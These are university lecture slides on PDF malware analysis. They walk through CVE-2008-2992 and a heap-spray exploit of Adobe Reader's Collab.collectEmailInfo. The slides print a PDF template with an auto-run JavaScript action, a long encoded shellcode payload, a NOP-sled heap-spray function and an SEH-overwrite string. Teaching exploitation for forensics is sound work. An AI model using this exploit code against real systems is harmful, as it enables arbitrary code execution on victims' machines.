Digital Forensics
Reverse Engineering
Lecture 4

PDF Malware Detection and Dissect (Heap)

Akbar S. Namin
Texas Tech University
Spring 2018

MyCERT Repository

- Malaysia Computer Emergency Response Team hosts some sample PDF files with malware
  - https://www.mycert.org.my/en/
- Sample vulnerability (CVE-2008-2992)
  - util.printf.stack buffer overflow
  - Adobe Reader JavaScript Printf Buffer Overflow by CoreSecurity
  - https://www.coresecurity.com/content/adobe-reader-buffer-overflow
  - Exploitable both remotely and locally

CVE – 2008 - 2992

- Vulnerability description
  - The vulnerability is caused due to a boundary error when parsing format strings containing a floating point specified in the “util.printf()” JavaScript function.
  - To exploit: A user opens a maliciously crafted PDF file allowing attackers to gain access to vulnerable systems and assume the privileges of a user running Acrobat Reader.
  - Adobe Reader version 9 is not vulnerable to this problem

CVE – 2008 - 2992

- Technical description
  - In the implementation of JavaScript util.printf() function
  - The function converts the argument it receives to a String, using only the first 16 digits of the argument and padding the rest with a fixed value of "O" (0X30)
  - By passing an overly long and properly formatted command to the function it is possible to overwrite the programs' memory and control its execution flow.
  - A crafted PDF file that embeds JavaScript code to manipulate the program's memory allocation pattern can allow an attacker to execute arbitrary code with the privileges of a user running the Adobe Reader application

CVE – 2008 - 2992

- The details
  - The following JavaScript triggers the bug

```
1
2   var num = 1.2
    util.printf("%5000f",num)
```

  - The above two lines cause the byte 0x20 to be copied 5000 times on the stack.
  - This allows to take control of the exception handler
  - And also trigger an exception when trying to write in the section that comes after the stack
  - By filling the heap until the address 0x202020 (for instance using the heap spray attack) an exploit can be made for Foxit Reader.

CVE – 2008 - 2992

- The details
  - By crafting a PDF file, and open it with Acrobar Reader 8.12, the application closed without any warning and crashing and it simply closed.
  - By disassembling the DLL library Escript.api, we reach the following code.

```
1
2   238AF9C5    PUSH EDI
3   238AF9C6    PUSH 20
4   238AF9C8    PUSH ESI
    238AF9C9    CALL MSVCR80.memset
```

  - Where EDI is the size to be copied, controlled by the attacker,
  - ESI is the destination, pointing to a buffer in the stack
  - **EScript.api** is part of **Adobe Acrobat Escript** and developed by **Adobe Systems**
  - EScript.api's description is "**Adobe Acrobat Escript Plug-in**"
  - EScript.api is usually located in the 'c:\Program Files\Adobe\Reader 9.0\Reader \plug_ins\' folder.
  -

CVE – 2008 - 2992

- The details
  - Inside the code of the memset function, when trying to write in the section that comes after the stack, the program generates an exception as:

```
78144AFF   REP STOS DWORD PTR ES:[EDI]
```

  - After examining the active SHE (Structured Exception Handlers), we see that we have two SHE

```
Address    SE handler
0012EE70   EScript.238F6F95
0012F140   20202020
```

  - One has been completely overwritten by us, and the other one not.

CVE – 2008 - 2992

- The details
  - The code of the first handler is:

```
238F6F95    MOV EDX,DWORD PTR SS:[ESP+8]
238F6F99    LEA EAX,DWORD PTR DS:[EDX+C]
238F6F9C    MOV ECX,DWORD PTR DS:[EDX-58]
238F6F9F    XOR ECX,EAX
238F6FA1    CALL EScript.23806D28     Security Cookie Check 1
238F6FA6    MOV ECX,DWORD PTR DS:[EDX+22C]
238F6FAC    XOR ECX,EAX
238F6FAE    CALL EScript.23806D28    Security Cookie Check 2
238F6FB3    MOV EAX,EScript.2391B54C
238F6FB8    JMP MSVCR80.__CxxFrameHandler3
```

  - When the exception is generated, this handler takes the control and is charged of checking two security cookies.
  - One of the cookies has been overwritten, so the execution jumps directly to ExitProcess
  - For a complete discussion about this vulnerability refer to
  - https://www.coresecurity.com/content/adobe-reader-buffer-overflow

Heap Spray Example 1 – PDf File

- JavaScript variables are created in the heap rather than stack variables
- Usually heap resides in higher memory area like 0x0a0a0a0a….0x0c0c0c0c
- Generally, arrays are used to create a large of JavaScript variables
  - array = new array()
  - nop = %u9090%u9090…....%u9090
  - shellcode = %u6565%u….....;
  - array[1] = nop + shellcode;
  - array[2] = nop + shellcode;
  - array[300] = nop + shellcode;
- The above code fills the heap area with a combination of cops and shellcode
- We fill the heap addresses with the combination of cops and shellcode
- And then later we redirect the flow to these addresses so that our shellcode gets executed

Heap Spray Example 1 – PDf File

- A stack overflow bug exists in Collab.collectEmailInfo() in adobe
- Exploitation involves spraying the heap then overwriting the EIP with heal address 0x0a0a0a0a
- xxCreated a PDF template using Didier Stevens tools
  - Reference:

http://dreamofareverseengineer.blogspot.com/2011/07/heap-spraying-adobe-exploiting.html

Heap Spray Example 1 – PDf File


```
%PDF-1.1
1 0 obj
<<
/Type /Catalog
/Outlines 2 0 R
/Pages 3 0 R
/OpenAction 7 0 R
>>
endobj
2 0 obj
<<
/Type /Outlines
/Count 0
>>
endobj
3 0 obj
<<
/Type /Pages
/Kids [4 0 R]
/Count 1
>>
endobj
4 0 obj
<<
/Type /Page
/Parent 3 0 R
/MediaBox [0 0 612 792]
/Contents 5 0 R
/Resources <<
/ProcSet [/PDF /Text]
/Font << /F1 6 0 R >>
>>
>>
endobj
5 0 obj
<< /Length 56 >>
stream
BT /F1 12 Tf 100 700 Td 15 TL (JavaScript example) Tj ET
endstream
endobj
6 0 obj
<<
/Type /Font
/Subtype /Type1
/Name /F1
/BaseFont /Helvetica
/Encoding /MacRomanEncoding
>>
endobj
7 0 obj
<<
/Type /Action
/S /JavaScript
/JS (
this.collabStore = Collab.collectEmailInfo({subj: "ss",msg: "hi"});
)
>>
endobj
xref
0 8
0000000000 65535 f
0000000012 00000 n
0000000109 00000 n
0000000165 00000 n
0000000234 00000 n
0000000439 00000 n
0000000553 00000 n
0000000677 00000 n
trailer
<<
/Size 8
/Root 1 0 R
>>
startxref
784
%%EOF
```

Heap Spray Example 1 – PDf File

- We can put any JavaScript code in the
  - /JS () in the above code and execute JavaScript


```
var crsh = unescape("%u1212");
while (crsh.length < 0x2000)
if (app.viewerVersion >= 6.0)
 {
  this.collabStore = Collab.collectEmailInfo({subj: "",msg: crsh});
 }
```

- Place the above JavaScript code in the PDF file (previous slide)
- The open adobe reader in “ollydbg” and run it.
- The open the above pdf in adobe.
- If there is an exception in ollydbg then press shift+F9 till the eip gets overwritten



Heap Spray Example 1 – PDf File

- View SEH (Structured Exception Handler) chain in ollydbg->view->SHE chain



Heap Spray Example 1 – PDf File

- Now, lets create the exploit code. The following code is use to spray the heap with shellcode and nops
- http://dreamofareverseengineer.blogspot.com/2011/07/heap-spraying-adobe-exploiting.html

```
function HeapSpray()
{
Array2 = new Array();
var Shellcode = unescape("%u3c73%u343f%u3514%u2a1c%ud6d2%ub624%u2c7c%ud538%ub8b5%uf533%u7e37%u7925%ue031%u9027%u19b2%u4be2%u4078%u097b
%u71f8%u9948%ubf8d%u1d9f%u4315%u767d%u752d%u494e%u98b0%u727f%u7a76%ub30c%u8392%ue2d1%u3d7c%u91b9%u2270%u2ffc%ub2a8%u2c92%u4796%ua90d
%u357b%ub49f%u98b0%u04b3%uf539%u46b8%uf929%u7d4f%u7315%ubf66%u778d%ub54a%u417e%ue319%u0243%ubbd5%ueb31%u781c
%u9325%ube42%u9990%u2405%u103c%ud4d0%ufd84%u1879%u2be1%u74f8%u0827%u40d6%ub72d%ue009%u491d%u3771%u3fb1%u6748%u7534%ub64e%u9b0c%u3dba
%u147c%u8797%ue1f7%u8c4b%u0ce2%u808d%u66f9%u404a%u2f3d%ue311%u277a%u2442%u38bf%u93fd%u25b4%u491c
%u0191%u1df8%u9747%u4f71%u9048%u7e35%ub54e%u4bb8%u99b0%ud603%u373c%u78b2%u702c%ua843%u04b1%u85b6%u7deb%ufc6b
%u7bb9%u6773%ub3a9%u7672%ube0d%u4115%u0534%u7492%uf512%ud50a%u7f79%u2175%u2de0%u9b9f%uff83%uc0c7%u77d4%u3f46%uba96%u98b7%u14bb
%uba24%u7d2f%u4377%u7690%ubf3d%u728d%ufd30%u49b4%ub266%u89bb%ue2d2%u2570%ub09f%u3c78%ub840%u4e27%ue01a%u3746%ub12d
%u4297%uf988%u7b04%u3579%u3275%uc6fe%ue3c1%uf869%u2873%u47eb%u4b7f%ub998%u3414%u9691%uf523%ufc13%u7a93%u9967%ud620%u051d
%u74a8%u2271%u4ad4%u15a9%u484f%ud51b%u3fbe%ub6b3%u0cb7%ue181%u922c%u0d9b%u1c7c%u7eb5%u7341%u667a%u70be%u7974%u757b%ub737%ud33a
%u9ff9%ub62f%u2598%u4034%u9067%u777f%uf60b%u1de3%u3993%u4ae2%u422d%u1571%u247e%u4792%ub5a8%u3fb0%u7d0c%ud62a%u86b1%ue0f7%u8d4f
%ua943%u761c%u4e0d%u05bb%u3327%u46f5%u3d9b%u3c35%u3b72%u04f8%uf621%u4bd4%u41b8%u7897%ufd22%u9114%u7cb9%ufc03%ud186%u20eb%u49e1%ub3bf
%u9699%u2cb4%u48b2%ud533%u7bba%u8366%u72e3%u7014%ud069%u98d4%u963c%u3f74%u7877%u737a%u8d49%u1941%u71e1%u0105%ub2f8%u4f4a%u0d7c%ud30a
%u79eb%uf52b%u34b5%ube43%u97b7%u1c04%ub990%u2c35%u819f%uf9c1%u6b48%u93fc%u3775%u0c2f%ua9b3%u272d%u91ba%u7da8%u9225%u994e
%ud584%ubb46%u761d%ub115%u1a7f%u42e0%ub647%u9bb8%ud631%u243d%ufd0b%ub0bf%ue211%ub467%u7e4b%u7c7b%u7e78%u7477%u9740%u109b%u05e3%ub13c
%u85bb%u47d5%u6670%ub741%uf829%u3a72%u71eb%u2f7a%u7d46%u4875%u7fb9%u1d04%u894f%u37e0%u93b5%u7973%ufc3b%ub64e%u9298%u9f3f
%ua9a8%ufd08%u1cbf%u144a%u340c%u322c%u2de1%ub296%uba67%u4976%uf502%u25be
%u4b40%ue280%u9943%u7bb3%ue030%ub027%ub4b8%u7691%u7015%u7942%ud638%u3974%u35eb%ue288%u7c24%ud412%ud287%u0de3%u3d77%u908d
%u1b71%u7ef9%uf528%u9966%u3c73%u922c%u2a72%u0df9%u4a4f%ud523%u187f%u7afd%u0935%u2fe1%ubb47%u48be
%ub2b6%u7d91%u7805%ud413%ub8b0%u1475%u438d%u9634%u044b%u970c%u8cb9%u25d6%u1d90%u931c%u27ba%ub3bf%ua846%u24a9%uc041%u40f8%u153d
%u4e42%ub49f%ub5b7%ufc3f%u492d%ub167%u9b98%uda37%ubace%ufdc9%u156d%u74d9%uf424%u2b58%ub1c9%u3133%u1750%u5003%u8317%uf909%ue08f
%uea75%u0bd9%ueb85%u82b9%uda60%uf1eb%u4fe1%u713c%u63a7%ud7b7%uf753%uffb5%ub054%u2670%u415b
%ue6b5%u8137%u9ad7%ud645%ua237%u2b86%ue339%uc4fa%ubc6b%u7671%uc99c%u4bc7%u1d9d%uf34c%u18e5%u8092%u225f%u39c2%u6ceb%u32fa%u4cb3%u97fb
%ub1a7%u9cb2%u411c%u7545%uaa6d%ub974%u9522%u34b9%ud13a%ua77d%u2949%u5a7e%uea4a%u80fd%uefdf%u43a5%ud447%u8754%u9f1e%u6c5a%uc754%u737e
%u73b9%uf87a%u543c%uba0b%u701a%u1850%u2102%ucf3c%u313b%ub098%u3999%ua40a%u6398%u3b40%u1e28%u3b2d%u2132%u541d%uaa03%u23f2%u799c
%udcb7%u20d6%u7491%ub0bf%u18a0%u6f40%u24e6%u9ac3%ud296%ueedb%u9f93%u025b%ub0e9%u2409%ub05e%u471b%u2201%ua6c7%uc2a4%ub762");
var SprayValue = unescape("%u9090%u9090");
do{SprayValue +=SprayValue}while(SprayValue.length < 800000/2);
for(j=0;j<200;j++) Array2[j]=SprayValue+Shellcode;
}
```


Heap Spray Example 1 – PDf File

- We can adjust the values 800000/2 and j<200 and test the exploit.
- The following code is used to do a SHE overwrite which redirects the code to 0x0a0a0a0a on heap where our shellcode resides

```
var crsh = unescape("%u0a0a%u0a0a");
while (crsh.length < 0x4000)
 crsh += crsh;
if (app.viewerVersion >= 6.0)
 {
  this.collabStore = Collab.collectEmailInfo({subj: "",msg: crsh});
 }
```

Heap Spray Example 1 – PDf File

- And the calc pops up:



References

- http://security.cs.rpi.edu/courses/binexp-spring2015/lectures/17/10_lecture.pdf